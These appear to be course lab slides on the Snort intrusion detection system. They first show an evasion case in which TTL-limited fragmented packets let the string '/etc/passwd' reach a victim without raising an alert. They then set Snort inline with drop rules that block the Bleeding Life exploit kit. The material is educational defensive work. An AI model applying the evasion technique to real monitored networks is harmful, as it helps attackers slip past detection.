
Evasion - Case 3: fragmented packets with TTL

- The packet with PAYLOAD2 has the TTL = 1
- It will be dropped by the router because the TTL expires
- The router preprocessor will reconstruct the string “`/etc/xxxxxxxxx`”

Machine: Victim

Restart NetCat:

- On terminal: `nc -l -p 23`



Evasion - Case 3 (continued)

Machine: Attacker

- Start the attack_3 script: `sudo python Desktop/attack_3.py`
- Follow the instructions on video to perform the attack
- Once the attack is completed: on the victim machine: “`/etc/passwd`”
- On the router machine: `no alert raised!`
- This time the alert on the router is not raised when the connection is closed
- The Stream5 preprocessor reconstructed the string “`/etc/xxxxxxxxxx`”
- Snort is not able to detect the malicious string which has been delivered to the victim
- Congratulation! You have successfully evaded Snort!

Snort as an IPS

- Snort can work both as an IDS and IPS . In IDS mode it can just raise an alert or log packets.
- In IPS mode there are other available actions:

1. pass - ignore the packet
2. activate - alert and then turn on another dynamic rule
3. dynamic - remain idle until activated by an activate rule
4. **drop** - block the packet and log it
5. reject - block the packet and then send a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP.
6. sdrop - block the packet but do not log it.

Drop rule

Machine: Router

- First, we have to forward all the packets to the Snort soft interface
- On terminal: `sudo iptables -A FORWARD -j NFQUEUE`
- Open: `sudo gedit /etc/snort/rules/local.rules`
- Copy and paste two drop rules from the "`ROUTER-COMMAND GUIDE`" file on desktop to `local.rules`
- This rules are taken from the official Snort website to detect the Bleeding Life Exploit Kit. We modified them to **drop packets instead of just raising an alert**
- Now, we have to start snort in inline_mode
- On terminal:

```
sudo snort  --daq nfq --daq-var queue=0 -Q -c /etc/snort/snort.conf -A console
```

Bleeding life can’t infect the victim

Machine: Attacker


- Open `firefox`
- Go to: `localhost/bleeding_life/2/statistics`
- User: `mlab` Password: `mlab`
- IMPORTANT: `clear the statistics!!`

Machine: Victim

- Open Internet Explorer
- Go to the infected website: `192.168.135.102/bleeding_life/2`
- `“The page cannot be displayed”`

Machine: Attacker

Bleeding life can’t infect the victim


Statistics - Mozilla Firefox
Statistics
localhost/bleeding_life/2/statistics/statistics.php
Search
CLEAR
BLEEDINGLIFE V2: RELOADED
EXPLOIT PACK
LOGOUT

Bleeding Life tried to exploit the vulnerability without success

Overall Statistics

Unique	Exploited	%
1	0	0

Statistics: Referrers

Refferer	Total	Exploited %

Statistics: Exploits

Exploit	#	%

Statistics: Operating System

Operating System	Total	Exploited	%

Statistics: Country

Country	Total	Exploited %

Statistics: Browser

Browser	Total	Exploited	%

Snort blocked Bleeding Life

Machine: Router

- “EXPLOIT_KIT Bleeding Life exploit kit module call”
- Snort dropped all the packets of the Bleeding Life Exploit kit
- The victim has been protected by the router
- We are safe :-) russian calc won’t bother us anymore

“SNAUGHLING: Laughing so hard you **snort**, then laugh because you **snorted**, then **snort** because you laughed.”

P.S. Thanks for the attention!